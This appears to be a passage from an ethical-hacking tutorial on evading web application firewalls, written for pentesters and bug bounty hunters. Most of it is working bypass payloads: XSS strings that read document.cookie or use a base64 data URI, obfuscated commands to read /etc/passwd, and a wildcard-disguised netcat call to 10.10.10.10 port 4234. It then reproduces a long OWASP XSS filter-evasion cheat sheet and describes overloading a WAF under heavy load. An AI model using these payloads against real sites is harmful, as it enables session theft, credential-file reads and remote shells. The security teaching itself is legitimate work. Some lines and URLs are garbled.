What does the WAF say (about a bad request)?

When a WAF encounters a bad request it has several options it can take.

- It can clean the bad data by removing it from the request or the response
- It can block the request or response
- It can fully block the attacking source by issueing an IP ban or a MAC adress ban

WAF bypasses

So now that we know how a WAF works and how it can be configured we can finally think about attacking it. The main functionality seems to be to check our input and validate that it is safe. Knowing this there might be several ways to get around these checks.

Base64 encoding our payload

A WAF might be blocking the following request on a page where q is a parameter that stands for Query in a search function. The q parameter's value get's reflected on the page if there are no results found.

```
/?q=<javascript:alert(document.cookie)>
```

This is because the WAF might be set up to block anything containing alert(*) or anything containing "javascript". If we know this we might be able to fool the server by encoding our payload for example. In HTML we can indicate that we are talking about base64 using the <data> tag. In there we can indicate that we are working with Base64.

```
/?q=<data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4=
```

Using this technique we might be able to pass by some of the dumber WAFs that will look at this attack string and don't see the word javascript or alert which will result in the attack string being allowed. The server will then decode the message as expected resulting in an alert.

Language specific tricks

```
<https://site.com/index.php?%file=cat> /etc/paswd
<https://site.com/index.php?file=cat> /etc/pas%wd
```

ASPX has a strange behavior where it will just remove the % sign if it's not followed by 2 numbers. This will allow us to pull some cool tricks when a waf does not reject unknown parameters.

Other techniques

```
<Img src = x onerror = "javascript: window.onerror = alert; throw
XSS">
```

Some WAFs will see this string when they are looking for “src=x” or “= alert” and they will only look at that literal string. Since our attack string contains spaces it will be allowed and later on the webserver will remove the spaces for us and pop our alert.

```
<https://site.com/index.php?file=cat> /etc/pa\\swd
```

WAFs don’t just serve to block XSS requests. It can also block LFI attacks. We might be able to simple fool the server by adding in a special character like \ into the string. In linux this character is allowing us to escape characters but since we only escape the s character it prints it litteraly so on the server we just see “cat /etc/pa\swd” which in bash is the same as “cat /etc/paswd”.

```
<https://site.com/index.php?file=cat> /etc/pa*swd
<https://site.com/index.php?file=cat> /etc/pa**swd
<https://site.com/index.php?file=cat> /etc/pa's'wd
<https://site.com/index.php?file=cat> /etc/pa"s"wd
```

We can think of several variation of these special characters which server a purpose in linux.

```
<https://site.com/index.php?command=n'c'> 10.10.10.10 4234
```

We can do exactly the thing to commands when we enter the above command into bash it would just ignore the single quotes.

Don’t forget about wildcard

So we've seen that wildcards can sometimes be used to evade filters but some filters are still pretty strict. Due to some bash tricks we can remove most of our commands and still have them work!

```
<https://site.com/index.php?file=cat> /e??/p????
<https://site.com/index.php?file=cat> /etc/?????
<https://site.com/index.php?file=cat> /???/paswd
```

The above commands will all grab the /etc/paswd file because of how bash works with wildcards. It will try to grab the first file it sees that matches those criteria and if we craft our attack string well enough we can even execute commands. We just have to grab them from /usr/bin.

```
<https://site.com/index.php?command=/>???/???/nc
```

Due to the way default unix is set up, usually "/???/???" will lead to usr/bin and if we use our imagination we can get very far with just question marks.

One list trick up our sleeves

THIS IS PURELY INFORMATIONAL AND YOU SHOULD NEVER TRY THIS AS IT CAN KILL YOUR CLIENTS NETWORK!

WAFs take time to check requests and when there are a ton of requests coming in you don't want to have to delay your websites response time because the WAF can't keep up. For this reason most WAFs are configured to skip some requests if the load is too heavy. This can be used by an attacker so make sure that you know this behaviour can occur if you are setting up a big network containing a WAF. You can not prevent this behaviour but you can monitor for it.

Firewall Hacking Ethical Hacking Bug Bounty

If you ever see very high server load, make sure you don't ignore it and look into it ASAP because it could be an attacker trying to overload your WAF system. Make sure you have proper monitoring solution in place and maybe even a backup WAF with a load balancer in front of it to make sure you don't overload your WAFs too easily. This is always good, two WAFs are better than one WAF because if one fails we will always have a backup.

OWASP XSS WAF filter bypass strings

OWASP gives us some XSS attack strings on their website that are designed to pass around so

m /owasp.org/www-community/xss-filter-evasion-cheatsh

```
<Img src = x onerror = "javascript: window.onerror = alert; throw XSS">
<Video> <source onerror = "javascript: alert (XSS)">
<Input value = "XSS" type = text>
<applet code="javascript:confirm(document.cookie);">
<isindex x="javascript:" onmouseover="alert(XSS)">
"></SCRIPT>”>’><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
"><img src="x:x" onerror="alert(XSS)">
"><iframe src="javascript:alert(XSS)">
<object data="javascript:alert(XSS)">
<isindex type=image src=1 onerror=alert(XSS)>
<img src=x:alert(alt) onerror=eval(src) alt=0>
<img src="x:gif" onerror="window['al\\u0065rt'](0)"></img>
<iframe/src="data:text/html,<svg onload=alert(1)>">
<meta content="&NewLine; 1 &NewLine;; JAVASCRIPT&colon; alert(1)" http-
equiv="refresh"/>
<svg><script xlink:href=data&colon;,window.open('<https://www.google.com
/>')></script
<meta http-equiv="refresh" content="0;url=javascript:confirm(1)">
<iframe src=javascript&colon;alert&lpar;document&period;location&rpar;>
<form><a href="javascript:\\u0061lert(1)">X
</script><img/*%00/src="worksinchrome&colon;prompt(1)"
/%00*/onerror='eval(src)'>
<style>//*{x:expression(alert(/xss/))}//<style></style>
On Mouse Over
<img src="/" =_=" title="onerror='prompt(1)'">
<a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaa aaaaaaaaaa
href=j&#97v&#97script:&#97lert(1)>ClickMe
<script x> alert(1) </script 1=2
<form><button formaction=javascript&colon;alert(1)>CLICKME
<input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"
<iframe src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%2
%3C%2F%73%63%72%69%70%74%3E"></iframe>
<OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83"><PARAM
NAME="DataURL" VALUE="javascript:alert(1)"></OBJECT>
```

Resources

https://interact.f5.com/rs/653-SMC-783/images/EBOOK-SEC-242055496-which-waf-is-rig product-FNL.pdf

https://www.f5.com/services/resources/glossary/web-application-firewall#:~:text=A WAI

protects your web,and what traffic is safe.

https://owasp.org/www-community/xss-filter-evasion-cheatsheet

https://campus.barracuda.com/product/webapplicationfirewall/doc/4259853/configuring-normalization/

https://www.netnea.com/cms/apache-tutorial-6_embedding-modsecurity/

https://www.netnea.com/cms/apache-tutorial-7_including-modsecurity-core-rules/

https://www.ptsecurity.com/upload/corporate/ww-en/download/PT-devteev-CC-WAF-ENG.pdf

https://owasp.org/www-pdf-archive/OWASP_Stammtisch_Frankfurt_WAF_Profiling_and_Evasion.pdf